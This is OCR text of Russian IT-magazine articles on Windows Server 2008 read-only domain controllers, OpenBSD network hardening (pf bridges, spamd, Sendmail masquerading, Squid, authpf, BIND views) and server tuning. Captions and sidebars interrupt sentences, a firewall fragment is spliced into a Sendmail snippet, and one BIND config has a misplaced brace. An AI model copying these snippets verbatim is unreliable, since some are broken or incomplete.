Контроллер RODC поддерживает только одностороннюю репликацию, то есть все изменения на обычных КД реплицируются на RODC. Записать изменения в базу данных на локальном КД не получится. Все инициированные изменения вносятся не в саму реплику RODC, а в обычный КД, и только потом реплицируются назад. Новый тип КД предназначен в первую очередь для удаленных филиалов, как правило, имеющих на порядок меньший уровень защиты и подготовки персонала. Компрометация системы или банальная кража системного


Выбор ролей при установке компонентов КД



При установке контроллера домена выбери функциональный уровень

блока в филиалах увеличивает риск для всего леса. Ранее, когда не было возможности обеспечить достаточный уровень физической защиты КД, от его установки в филиалах часто вынуждены были отказываться. Это вызывало проблемы, в том числе при регистрации удаленных пользователей.

В отличие от резервных контроллеров домена (BDC), RODC можно настроить на хранение информации только об определенных объектах. Дело в том, что данные о пользователях и компьютерах на RODC-контроллере не хранятся и по умолчанию не кэшируются. Исключение составляет учетная запись самого компьютера RODC и данные пользователей, входящих в группу Allowed RODC Password Replication Group. Так что, членам групп Администраторы и Операторы сервера в доступе будет отказано. Правило можно изменить через политику репликации паролей (Password Replication Policy, PRP) конкретного RODC. Для этого нужно перейти к свойствам компьютера RODC и щелкнуть по вкладке «Password Replication Policy», далее нажать «Allowed RODC Password Replication». Откроется окно «Add Groups, Users and Computers», в нем устанавливаем флажок «Allow passwords for the account to replicate to this RODC». Теперь, когда политика разрешает, данные при первом же запросе реплицируются на RODC, который их кэширует.

Есть и второй вариант. Для каждого филиала создается отдельная группа, и в нее добавляются нужные пользователи, а администратор разрешает репликацию пароля для этой группы. Именно поэтому на таком КД содержится ограниченное число учетных данных. В случае потери восстановить или изменить эти данные будет проще, чем переустанавливать весь домен или лес.

Многие приложения и службы используют AD для аутентификации, и им следует знать, что они имеют дело с RODC. Большинство популярных служб уже умеют работать с таким типом КД: Distributed File System, DNS, DHCP, Group Policy, Internet Authentication Service, IIS, ISA, MOM, Network Access Protection, Terminal Services и Terminal Services Licensing server... Ну, и некоторые другие!

Как правило, в удаленных филиалах выделенный сервер — это непозволительная роскошь, поэтому относительная «легкость» RODC позволяет параллельно выполнять другие приложения. В частности, RODC является также и центром распространения ключей (Key Distribution Center, KDC) для локальных пользователей. Он обрабатывает все запросы на получение билетов Kerberos.

Сервер DNS, который крутится на RODC, также работает в режиме «только чтение», не поддерживая динамических обновлений и не регистрируя записи. В том случае, если клиенту необходимо изменить свои записи, RODC поступает аналогично учетным данным. Запрос отправляется на DNS-сервер с доступом записи, откуда копируется на DNS-службу RODC.

Подключить RODC очень просто. Выбираем на основном контроллере домена в консоли «Active Directory Users And Computers» контейнер Domain Controllers и в контекстном меню — пункт «Pre-create Read-only Domain Controller account». Запустится мастер Active Directory Domain Services Installation Wizard. Проходим последовательно все этапы: указываем учетную запись, под которой будут производиться все дальнейшие действия, имя RODC, сервисы (DNS и Global catalog). В разделе Password Replication Policy указываем, каким пользователям и группам разрешена или запрещена репликация паролей. Для упрощения настройки в домене уже присутствуют две группы Denied RODC Password Replication и Allowed RODC Password Replication. Их членам соответственно запрещены и разрешены репликации паролей. Кнопка «Export Setting» позволяет сохранить настройки в файл, который затем можно использовать с командой dcpromo:

```
> dcpromo /answer:rodc_file.txt
```

Контроллером RODC может управлять пользователь, не обладающий правами администратора домена. Для этого в разделе «Delegation of RODC Installation and Administration» укажи учетную запись или группу. Все, кто сюда включен, будут иметь права локального администратора. Иначе управление смогут осуществлять только члены групп Enterprise Admins и Domain Admins. На основном КД — все. Переходим к RODC-серверу и набираем в командной строке:

```
> dcpromo /UseExistingAccount:Attach
```


Запускается мастер установки Active Directory. На странице Network Credentials вводим имя домена, куда будет вхо-




links

• Подробности по настройке Password Settings Object смотри в документе «AD DS Fine-Grained Password and Account Lockout Policy Step-by-Step Guide» на technet.microsoft.com.

• Формат файла для ldifde можно найти в документации Microsoft support.microsoft.com/kb/237677.



Установка репликации паролей для RODC



Создаем новый домен в новом лесу

дить RODC, а в поле «Specify the account credentials to use to perform the installation» выбираем Alternate Credentials и указываем учетную информацию администратора данного RODC. Далее все шаги совпадают с обычной установкой КД.

ЗАМЕНА СЕРДЕЧНОГО КЛАПАНА

Как видишь, новшества в реализации AD в Win2k8 носят далеко не косметический характер. Новые возможности, единый интерфейс, упрощающий управление, повышение безопасности — все это делает AD, построенную на Win2k8, сердцем любой сети.

Несколько советов по повышению безопасности AD

Active Directory является сложной системой, и неправильная настройка может привести к печальным последствиям. Помимо того, что говорилось в статье, приведем еще несколько советов по повышению безопасности, которые будут полезны как при использовании Win2k8, так и Win2k3.

1. Собери информацию по всем настройкам Active Directory, начиная с самого высокого уровня: OU-структурам, установкам безопасности, доверительным отношениям и т.д. Для сбора информации о GPO можно использовать Group Policy Management Console (GPMC), которая включена в Win2k3 R2. Для WinXP или Win2k3 ее можно скачать со страницы go.microsoft.com/fwlink/?LinkId=62610. После установки в `%programfiles%\gpmc\scripts` будет доступен ряд скриптов, подробная информация по ним есть в документе «Group Policy Management Console Scripting Samples» на msdn.microsoft.com. Например, GetReportsForAllGPOs.wsf позволяет получить список всех GPO в LDIF-файле:

```
> GetReportsForAllGPOs.wsf c:\reports
```

Неплохой практикой станет тестирование новых политик (например, в виртуальной машине) перед их реальным применением.

2. Используй оптимальную и безопасную модель администрирования. Каждый администратор должен работать в пределах своих ограничений. Использование при администрировании учетной записи с большими правами, чем это необходимо для выполнения задачи, не оправдано и не безопасно. Для этого есть несколько вариантов: встроенные политики безопасности, делегирование полномочий, разрешения. Лес – основа безопасности в AD. Домены используются для упрощения поддержки и репликации, а OU нужны, чтобы уполномочивать управление в пределах домена. Если в компании две сети с жесткими ограничениями по защите, лучше создать два леса, настроив нужную степень доверия.

3. Отключи гостя и переименуй учетную запись администратора. Это уменьшит вероятность взлома путем перебора пароля или из-за неправильной настройки доступа.

4. Используй список контроля доступа службы, который находится в Group Police Management во вкладке Computer Configuration → Windows Settings → System Services. Чтобы активировать службу, вызываем через меню Properties окно ее свойств, взводим флажок «Define this policy setting». Указываем режим запуска и в Edit Security устанавливаем разрешения. Помимо стандартных, есть еще более 10 пользовательских разрешений безопасности. Если какая-то служба не нужна, просто отключи ее автоматический запуск. Так мы уменьшим количество уязвимых мест в системе.

5. Используй служебную учетную запись и пароль для службы, которой требуется доступ к другому компьютеру. Это настраивается в Group Police Management → Computer Configuration → Control panel Setting → Services. Далее выбираем в контекстном меню New → Service и в появившемся окне New Service Properties указываем службу и учетную запись. Ранее для этих целей приходилось задействовать учетную запись с правами вплоть до администратора домена.



АНДРЕЙ МАТВЕЕВ
/ ANDRUSHOCK@REAL.XAKEP.RU /

Безопасность через маскировку

ПРИЕМЫ ИСКУСНОЙ МАСКИРОВКИ В БОЕВЫХ УСЛОВИЯХ

Интернет — это опасная и враждебная территория. Сотни злоумышленников могут проверять и испытывать твою сеть 24 часа в сутки, 7 дней в неделю. Не стоит полагаться только на брандмауэр. Применяй комплексный подход к защите — с привлечением нестандартных приемов обеспечения безопасности.

В АВАНГАРДЕ СЕТЕВОГО МОСТОСТРОЕНИЯ

Всего лишь несколькими командами можно превратить обычный компьютер класса Pentium-1 с двумя сетевыми картами на борту в интеллектуальный коммутатор, соединяющий различные сети между собой. Так, что компьютер из одной сети будет общаться с компьютером из другой без участия маршрутизатора! Причем, подобный сетевой мост позволит фильтровать входящий и исходящий трафик, выполнять нормализацию и дефрагментацию IPv4-пакетов, нарезать канал, организовать привязку IP-адресов к MAC'ам, противодействовать DOS-атакам, попыткам сканирования и спуфинга. Что интересно, мост можно сделать прозрачным (транспарентным; когда ни одному из сетевых интерфейсов не назначается IP-адрес) либо полупрозрачным (внешний интерфейс наделен сетевым адресом, а внутренний — нет). Стоит отметить: вне зависимости от типа моста задействованные сетевые интерфейсы будут автоматически переведены в режим приема всех пакетов, что может вызвать недовольство со стороны провайдера.
С теоретической частью закончили, переходим к практике. Чтобы создать прозрачный сетевой мост, первым делом нужно поднять интерфейсы vr0 и vr1 (это карточки на чипсете VIA RhineII), не указывая их сетевые настройки, и выставить корректные права доступа к файлам конфигурации:

```
# echo "up" | tee /etc/hostname.vr{0,1}
# chmod 600 /etc/hostname.vr{0,1}
```

Примечание: здесь и далее предполагается, что мы работаем в OpenBSD 4.4.
Настроим мост так, чтобы он своими силами блокировал трафик, отличный от IP, например, соединения по протоколам IPX или NETBEUI (опция blocknonip), и запрещал перенаправление широковещательных пакетов (опция link0):

VI /ETC/BRIDGENAME.BRIDGE0

```
add vr0
add vr1
blocknonip vr0
blocknonip vr1
link0
up
```

Теперь достаточно перезагрузиться либо набрать команды «`ifconfig bridge0 create; brconfig bridge0 `cat /etc/bridgename.bridge0``», и прозрачный мост начнет пропускать



Статистика по интерфейсам на только что поднятом мосте

через себя проходящий трафик. Поскольку бридж самостоятельно перенаправляет пакетики с одного сетевого интерфейса на другой, нет необходимости в файле /etc/sysctl.conf устанавливать значение переменной net.inet.ip.forwarding равным единице.

Есть один момент, о котором нельзя не упомянуть. При использовании pf сетевой пакет, проходящий через мост, попадает под проверку фильтра дважды: при входе на одном интерфейсе и при выходе — на другом. Поэтому при составлении правил файрвола нужно разрешать прохождение пакетов на внешнем интерфейсе, а фильтрацию производить только на внутреннем. Либо наоборот: фильтровать на внешнем и разрешать все на внутреннем.

VI /ETC/PF.CONF

```
/* Задаем черный список подсетей и адресов */
table <blacklist> { 127.0.0.0/8, 192.168.0.0/16, \
      172.16.0.0/12, 0.0.0.0/8, 169.254.0.0/16, \
      192.0.2.0/24, 224.0.0.0/3, 255.255.255.255/32 }
/* Производим нормализацию и дефрагментацию IPv4-пакетов, отбрасываем пакеты с недопустимыми комбинациями флагов (например, SYN и FIN или SYN и RST) */
scrub in
/* Разрешаем прохождение трафика на внешнем сетевом интерфейсе без ограничений */
pass quick on $ext_if
/* Применяем политику запрета по умолчанию */
block on $int_if
/* Блокируем и регистрируем соединения по протоколам IPv6 и IGMP, а также широковещательные запросы и пакеты с фальсифицированным адресом источника */
block drop log quick on $int_if inet6 all
block drop log quick on $int_if inet proto igmp all
block drop in log quick on $int_if inet from <blacklist>
to any
block drop out log quick on $int_if inet from any to
<blacklist>

/* Далее идут разрешающие правила */
```

Кстати! Так как наш транспарентный бридж не имеет ни одного IP-адреса, нам не удастся воспользоваться его сетевыми службами, в частности, удалено зайти на него по telnet/ssh (что с точки зрения безопасности — огромный плюс). Для изменения настроек нужно будет сесть непосредственно за компьютер либо, если он работает в режиме headless (нет монитора и клавиатуры), воспользоваться нуль-модемным кабелем и терминальной программой типа SecureCRT.

Настройка полупрозрачного моста аналогична. Просто нужно одному из сетевых интерфейсов назначить IP-адрес. Чтобы пример сделать интереснее, объединим проводной и беспроводной участки локальной сети. Первым делом сконфигурируем LAN-интерфейс:

```
# echo "inet 192.168.1.230 255.255.255.0 NONE" > /etc/
hostname.vr0
```

Настройки полупрозрачного моста

Далее следует сгенерировать 256-битный ключ WPA-PSK, который будет использоваться для авторизации беспроводных клиентов на точке доступа. Формат команды таков: «wpa-psk <ssid> <password>».

```
# /sbin/wpa-psk wlan mypassword
0x5f3e35[...]
```

В моем случае беспроводная карточка Gigabyte GN-WPKG 802.11 b/g обеспечивает работу по спецификации 802.11g (mode 11g) на 11-ом частотном канале (chan 11) в режиме точки доступа (mediaopt hostap) с уникальным идентификатором сети (nwid wlan) и поддержкой WPA/WPA2:

VI /ETC/HOSTNAME.RAL0

```
up media autoselect mode 11g mediaopt hostap \
      nwid wlan chan 11 wpa wpaprotos wpa1,wpa2 \
      wpaakms psk wpapsk 0x5f3e35[...]
```

Если по какой-то причине в /etc/hostname.ral0 ты хочешь держать не ключ, а незашифрованный пароль, то последняя строчка конфига будет выглядеть так:

```
      wpaakms psk wpapsk $(wpa-psk wlan mypassword)
```

Мы же не хотим, чтобы любой залогинившийся в систему пользователь мог узнать наш ключ/пароль?

```
# chmod 600 /etc/hostname.{vr0,ral0}
```

Дальнейшая процедура полностью аналогична описанной выше: создаем /etc/bridgename.bridge0 (в предыдущем примере все вхождения vr1 нужно заменить на ral0) и перезагружаемся.

Для проверки состояния помещенных в мост сетевых интерфейсов запускаем штатную утилиту brconfig(8):

% BRCONFIG BRIDGE0 | HEAD -7

```
bridge0: flags=1041<UP,RUNNING,LINK0>
     priority 32768 hellotime 2 fwddelay 15 maxage 20
holdcnt 6 proto rstp
     designated: id 00:00:00:00:00:00 priority 0
     ral0 flags=7<LEARNING,DISCOVER,BLOCKNONIP>
          port 2 ifpriority 0 ifcost 0
     vr0 flags=7<LEARNING,DISCOVER,BLOCKNONIP>
          port 1 ifpriority 0 ifcost 0
```

СОКРУШИТЕЛЬНЫЙ УДАР ПО СПАМЕРАМ

Почтовый сервер в режиме greylisting способен отфильтровывать до 98% спама, при этом не затрачивая время и ресурсы на трафик и



info

• **Packet Filter** (PF) — межсетевой экран, разрабатываемый в рамках проекта OpenBSD. Обладает высокой скоростью работы, удобством в конфигурировании и огромными возможностями. Используется, помимо OpenBSD, также в NetBSD и FreeBSD.

• **Серые списки** (Greylisting) — способ автоматической блокировки спама, основанный на том, что поведение софта, предназначенного для рассылки спама, отличается от поведения обычных серверов электронной почты. Если почтовый сервер получателя отказывается принять письмо и сообщает о временной ошибке, сервер отправителя обязан позже повторить попытку. Спамерское ПО в таких случаях обычно не пытается этого делать.

• При использовании в конфигах authpf макросов $user_id и $user_ip будет происходить автоматическая подстановка имени и IP-адреса подключившегося пользователя.

Вывод информации обо всех используемых сетевых интерфейсах

обработку «грязных» писем. Суть идеи «серых списков» заключается в следующем. Корректно сконфигурированный SMTP-сервер отправителя, получив определенный ответ от сервера получателя, обязан повторить попытку доставки письма через некоторый промежуток времени (обычно — от 5 до 60 минут). Зная это, в качестве ответа на соединение от неизвестного почтового сервера мы можем (с помощью фейкового SMTP-демона) возвращать не стандартное SMTP-сообщение «OK» или «Rejected», а ошибку с кодом 450, 451 или 550 («Временно не доступен»). Когда почтовый сервер отправителя повторит доставку письма (а по RFC он обязан это сделать), мы примем к сведению, что данный сервер в течение небольшого промежутка времени уже несколько раз пытался отправить нам письмо, а значит, он не спамер. И тогда мы примем корреспонденцию. Вообще говоря, greylisting настраивается без особых проблем. Сложность возникнет, когда ты решишь поднять защиту от спама на (полу)прозрачном мосте. Ведь ввиду специфики сетевой модели (разные уровни OSI) пакеты, которые форвардятся с одного интерфейса на другой, просто не дойдут до IP-стека операционной системы. Соответственно, правила перенаправления (rdr) не будут работать для пакетов, не адресованных бриджу. В данном случае одного редиректа недостаточно, нужно роутить (route-to) входящие SMTP-подключения на интерфейс обратной петли. Если перейти на язык конфигов, ларчик открывается следующим образом:

VI /ETC/PF.CONF

```
/* Список доверенных SMTP-серверов либо из-
вестных публичных почтовых систем, которые не
осуществляют повторную доставку письма */
table <my-white> persist file "/etc/mail/
whitelist"

/* Здесь будем хранить IP-адреса SMTP-серве-
ров, которые прошли greylisting-проверку */
table <spamd-white> persist

/* Если подключившийся хост не содержится в
белом списке, отправляем его к spamd */
no rdr proto tcp from <my-white> to any
rdr pass on egress inet proto tcp from !<spamd-
white> to any port smtp -> 127.0.0.1 port spamd
/* Из-за специфики работы моста воспользуемся
ключевым словом route-to */

pass out route-to lo0 inet proto tcp from any \
      to 127.0.0.1 port spamd
/* Обеспечиваем доступ к нашему почтовому
серверу */
pass in log inet proto tcp from <spamd-white> \
      to any port smtp keep state
```

Вот так на прозрачном мосте, не имеющем ни одного IP-адреса, можно поднять надежную защиту от спама.

МЫЛЬНОЕ ШОУ С ПЕРЕОДЕВАНИЕМ

В продолжение разговора о почте хочу поделиться еще парочкой камуфляжных приемов. Используя средства маскировки, встроенные в почтмейстер Sendmail, можно сделать так, что все исходящие письма будут выглядеть как отправленные с одного компьютера. Достигается это путем включения макроса MASQUERADE_AS.

```
# cd /usr/share/sendmail/cf
```

VI MYDOMAIN.CF

```
MASQUERADE_AS(mydomain.ru)dnl
FEATURE(allmasquerade)dnl
FEATURE(masquerade_envelope)dnl
EXPOSED_USER('root', 'Mailer-Daemon')dnl
```

Существуют разные способы почтового маскарадинга, однако директивы allmasquerade и masquerade_envelope рекомендуется использовать вместе — тогда все адреса в заголовках и конвертах писем будут маскироваться одинаково. Если один домен обслуживают несколько почтовых концентраторов, то чтобы впоследствии легче было выяснить, с какого из них получено сообщение об ошибке, имеет смысл с помощью макроса EXPOSED_USER исключить из процесса маскировки пользователей root и Mailer-Daemon.
Чтобы изменения вступили в силу, пересобираем mc-файл и даем указание демону перечитать свой конфиг:

```
# m4 ../m4/cf.m4 mydomain.cf > /etc/mail/
sendmail.cf
# kill -HUP 'head -1 /var/run/sendmail.pid'
```

Теперь почтовый адрес отправителя user@host.mydomain.ru будет переписываться на user@mydomain.ru. Но так мы только создали видимость, что почта поступает с одного компьютера. По умолчанию Sendmail всем честно рассказывает, с какого внутреннего IP-адреса было отправлено письмо. Это можно проверить, просто посмотрев в любом MUA (Mail User Agent: The Bat!, Outlook, Thunderbird) на заголовок почтового сообщения:

```
Received: from Garry ([192.168.1.3])
      by myhost.mydomain (8.14.1/8.14.1) with
SMTP id 119FoM622652
      for <user@somedomain.ru>; Fri, 9 Feb 2008
18:50:22 +0300
```

Чтобы скрыть эту информацию, нужно генерировать собственные заголовки:

VI MYDOMAIN.CF

```
define('confRECEIVED_HEADER', '$?sfrom $g
      $.$?{auth_type}(authenticated with
${auth_type})
      $.by $j (Hidden)$?r with $r$.$?{daemon_
```

```
# Options
#
set loginterface $ext_if
set block-policy return
set skip on lo0

#
# Traffic normalization
#
scrub in all

#
# Natless
#
no nat on { $int_if, $ext_if } from any to any
no rdr on { $int_if, $ext_if } from any to any

#
# External interface
#
pass in quick on $ext_if all
pass out quick on $ext_if all
etc/pf.conf
```

Просматриваем правила файрвола

```
family}/${daemon_family}$. id $i$?{tls_version}
      (using ${tls_version} with cipher ${cipher}
(${cipher_bits} bits) verified ${verify})$.$?u
      for $u; $.$b$?g')dnl
```

ПРЕЛЕСТИ ПРОЗРАЧНОГО ПРОКСИРОВАНИЯ

Любой современный браузер можно сконфигурировать для работы через прокси. Но если у сервера, на котором висит Squid, изменится адрес или порт, то на всех клиентских компьютерах придется менять настройки (а если рабочих станций несколько сотен или тысяч?).

При использовании прозрачного проксирования все пакеты, в адресах назначения которых содержится порт 80/tcp, автоматически перенаправляются на порт прокси-сервера. Такой механизм работы заметно упрощает администрирование и открывает поистине бескрайний простор для деятельности и фантазии! Проксю можно подвесить на другой порт, перенести на другой сервер или подключить к каскаду прокси-серверов. Контент можно проверять на вирусы (Squid + HAVP + Clamav), www-запросы подвергать жесткой фильтрации (Squid + squidGuard), а баннеры и всплывающие окна нещадно блокировать (Squid + Adzapper + Bfilter). Клиенты даже не поймут, что весь www-трафик проходит сквозь кэш, фильтры и медные трубы. Для работы в этом режиме Squid необходимо собрать с поддержкой штатного файрвола (`'--enable-pf-transparent'`), назначить ограниченные права доступа для псевдоустройства `/dev/pf` (команды «`chgrp _squid /dev/pf`» и «`chmod g+r /dev/pf`») и в `/etc/squid/squid.conf` добавить следующие записи:

```
# VI /ETC/SQUID/SQUID.CONF
/* Для Squid версии 2.4 */
http_port 127.0.0.1:3128
httpd_accel_host virtual
httpd_accel_port 80
httpd_accel_with_proxy on
httpd_accel_uses_host_header on
/* Для Squid 2.6 достаточно одной строчки */
http_port 127.0.0.1:3128 transparent
```

Не лишним будет настроить директивы forwarded_for и anonymize_headers, чтобы перевести кальмара в режим работы анонимного проксика:

Подделываем почтовые заголовки

```
forwarded_for off
anonymize_headers deny From Referer Server
anonymize_headers deny User-Agent WWW-Authenticate Link
```

Для экономии журнального места приведу только те правила файрвола, которые затрагивают систему NAT и редирект http-трафика:

```
# VI /ETC/PF.CONF
/* Определяем списки, в которые заносим IP-адреса клиентов, а также www-серверов, содержимое которых кэшировать не следует */
table <clients> persist file "/etc/clients.conf"
table <no_cache> { 192.168.1.0/24, 192.168.2.0/24 }
/* Выполняем трансляцию сетевых адресов */
nat on $ext_if inet from <clients> to any -> $ext_if
/* Заворачиваем на проксик все http-запросы, поступающие от клиентов на внутренний сетевой интерфейс */
rdr on $int_if inet proto tcp from <clients> to \
      ! <no_cache> port www -> 127.0.0.1 port 3128
```

ШЛЮЗОВАНИЕ С СЕКРЕТОМ

С помощью связки pf + authpf можно контролировать доступ к службам, хостам и закрытым сегментам сети, основываясь на правах зарегистрировавшегося по ssh пользователя. Другими словами, в зависимости от введенных юзером логина и пароля на шлюзе будут вступать в силу персональные правила файрвола. Разве не сказка?

Допустим, нам из дома нужно получить доступ к институтскому серверу терминалов (192.168.1.100), расположенному за шлюзом (81.211.11.11). Настраиваем псевдооболочку authpf (о том, как это сделать, рассказывалось в статье «Деликатное проникновение в частную сеть», опубликованной в X_02_2008) и создаем нового пользователя rdp:

```
# useradd -m -c 'authpf rdp user' -g authpf -L authpf \
    -s /usr/sbin/authpf rdp
# passwd rdp
# mkdir -p /etc/authpf/users/rdp
```


Определяем для него специальный набор правил файрвола:

```
# VI /ETC/AUTHPF/USERS/RDP/AUTHPF.RULES
/* Внешний сетевой интерфейс */
ext_if = "fxp0"
/* IP-адрес сервера терминалов, скрытого за NAT'ом */
rdp_server = "192.168.1.100"
/* Проксируем входящие RDP-соединения */
```

```
andrushock@nas.        .ru (ttyp0) - /data/home/andrushock
#                                   outgoing connections using the client
#                                   IP address.
#
#       If you run Squid on a dual-homed machine with an internal
#       and an external interface we recommend you to specify the
#       internal address:port in http_port. This way Squid will only be
#       visible on the internal address.
#
# Squid normally listens to port 3128
#http_port 3128
http_port 127.0.0.1:3128 transparent

#  TAG: https_port
#       Usage:  [ip:]port cert=certificate.pem [key=key.pem] [options...]
#
#       The socket address where Squid will listen for HTTPS client
#       requests.
#
#       This is really only useful for situations where you are running
#       squid in accelerator mode and you want to do the SSL work at the
#       accelerator level.
```

Переводим squid в режим прозрачного прокси-сервера



video
На прилагаемом к журналу диске ты найдешь видеоролик, в котором показано, как поднять полупрозрачный сетевой мост и настроить аутентификационный шлюз на базе связки pf + authpf.



links

• Полезный FAQ по PF: www.openbsd.org/faq/pf.

• Список сетей, которые нужно пропускать напрямую, без использования spamd greylisting: www.openbsd.ru/files/etc/mail/spamd.bypass

```
rdr on $ext_if inet proto tcp from $user_ip to
$ext_if \
      port 3389 tag RDP -> $rdp_server
pass in log quick on $ext_if tagged RDP
synproxy state
```

Для получения доступа «извне» к серверу терминалов вводим следующую команду:

```
c:\putty> plink.exe -pw mypassword
rdp@81.211.11.11
Hello rdp. You are authenticated from host
"79.167.22.22"
This service is for authorised clients only.
Please play nice.
```

Теперь для клиента 79.167.22.22 на шлюзе 81.211.11.11 порт 3389/tcp будет открыт до тех пор, пока пользователь rdp в окне ssh-клиента не нажмет комбинацию <Ctrl+C>. Все, запускаем TS Client:

```
c:\putty> mstsc.exe /v:81.211.11.11:3389
```

РАСЩЕПЛЕНИЕ ПРОСТРАНСТВА ДОМЕННЫХ ИМЕН

В BIND 9 появились виды (views) — мощный механизм, позволяющий хранить несколько наборов настроек и данных в пределах одной копии демона named. На основании списка соответствия адресов демон выясняет, какие данные нужны тому или иному клиенту. Для примера затеним пространство имен на DNS-сервере, получающем запросы как от внутренних узлов, так и от интернет-узлов.

VI /VAR/NAMED/ETC/NAMED.CONF

```
/* Внутренний вид нашей зоны */
view "internal" {
/* Список адресов, определяющий, кто имеет до-
ступ к этому виду */
   match-clients { 192.168.1/24; 192.168.2/24; };
};
/* Рекурсия разрешена только для внутренних
клиентов */
   recursion yes;
/* Полное содержимое зоны */
   zone "mydomain.ru" {
      type master;
      file "master/db.int.mydomain.ru";
   };
};

/* Вид нашей зоны, доступный внешнему миру */
view "external" {
   match-clients { any; };
   recursion no;
/*
Мы можем удалить лишнюю информацию из внешнего
представления зоны, объявить только общедо-
ступные узлы либо преобразовать внутренние
адреса в их видимые извне эквиваленты
*/
   zone "mydomain.ru" {
      type master;
      file "master/db.ext.mydomain.ru";
   };
};
```

Чтобы объявить внешнему миру совсем не те зональные данные, что доступны внутренним узлам, осталось лишь создать файлы зонных данных (db.int.mydomain.ru, db.ext.mydomain.ru) и перезапустить демон named командой «rndc reload».



УЛЬЯНА СМЕЛАЯ

Выжать максимум

ТОНКАЯ НАСТРОЙКА ПРОИЗВОДИТЕЛЬНОСТИ СЕРВЕРНЫХ ВЕРСИЙ WINDOWS

Win2k3 и Win2k8 по умолчанию оптимизированы под стандартную сетевую среду. Но если серверную ОС надлежащим образом настроить (например, под требования компании), то это благоприятно отразится на каждом аспекте работы сети, начиная от самого оборудования и заканчивая пользователями, подключенными к серверу.

АНАЛИЗИРУЕМ ПРИЧИНУ

Любая внештатная ситуация, в том числе и снижение производительности сервера, требует тщательного анализа. Не собрав всей информации, можно нагородить дел. Возьмем такой случай. Контроллер домена (КД) уже не справляется со своими обязанностями — пользователи подолгу регистрируются в системе или не могут зайти в сетевую папку. В зависимости от топологии Сети, вариантов решения может быть несколько. Например, можно модернизировать железо, перераспределить нагрузку между серверами (в том случае, когда КД выполняет еще и другую задачу) или же снизить нагрузку на основной КД за счет установки еще одного КД в отдельном подразделении компании. При использовании Win2k8 в удаленном офисе есть вариант установить контроллер домена только для чтения (RODC). Тогда в случае компрометации сервера или банальной кражи оборудования можно не бояться за нарушение функционирования всего леса (*подробности смотри в статье «В лабиринте AD» в этом же номере*, — Прим. ред.). Так мы разгрузим основной КД и снизим нагрузку на Сеть (в том числе и на внешний канал, если для соединения между офисами используется интернет).

Узкие места могут возникать по нескольким причинам:

- **системные ресурсы сервера или сети исчерпали свои возможности** — как правило, требуется наращивание или модернизация;
- **отдельные системы или участки сети нагружены неравномерно** — требуется перераспределение ресурсов;
- **ресурс используется в монопольном режиме** — возможно, потребуется замена программы на аналог, запуск ее только по требованию или в периоды низкой загрузки;
- **неправильная настройка** — необходимо изменение параметров.

Теперь разберем некоторые моменты подробнее.

ИЩЕМ БУТЫЛОЧНОЕ ГОРЛЫШКО


Производительность систем и сервисов, то есть время, за которое они выполняют некоторую задачу, зависит от ресурсов процессора и памяти, емкости и производительности дисковых накопителей и пропускной способности сети. Все они имеют свой лимит. При превышении запаса прочности одного из ресурсов производительность начинает резко снижаться, образуя узкое место. Как результат, общая производительность сервера определяется именно этим ресурсом, хотя остальные в норме.

